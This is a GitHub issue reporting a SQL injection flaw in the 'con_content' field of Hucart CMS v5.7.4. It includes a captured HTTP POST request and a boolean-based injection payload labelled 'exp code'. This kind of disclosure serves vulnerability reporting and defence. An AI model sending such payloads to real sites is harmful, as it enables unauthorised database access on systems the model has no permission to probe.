New issue

Jump to bottom

SQL injection vulnerability in the “con_content” field of Hucart cms v5.7.4 #8

Open joelister opened this issue on Apr 30, 2019 · 0 comments

joelister commented on Apr 30, 2019 • edited Owner

1、After the user logs in, Hucart cms v5.7.4 does not securely filter the message content "con_content" field in "Purchasing Consultation", resulting in a SQL injection vulnerability.

2、The current page capture is as follows:


```
POST /user/index.php?load=comment&act=add_buy HTTP/1.1
Host: hucart.91dtip.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://hucart.91dtip.com/user/?load=comment&act=buy
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Connection: close
Cookie: PHPSESSID=v97hmcd0r156989so2rjksqj55; ck_num=c0560792e4a3c79e62f76cbf9fb277dd; bdshare_firstime=1556003682005
Upgrade-Insecure-Requests: 1

con_title=123&con_content=%3Cp%3E%0D%0A%09456%3C%2Fp%3E%0D%0A&submit=+%E6%8F%90+%E4%BA%A4+
```

3、exp code:

Payload: con_title=123&con_content=

456

'||(SELECT 0x796d724c FROM DUAL WHERE 8120=8120 AND 6699=6699)||'&submit= %E6%8F%90 %E4%BA%A4



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant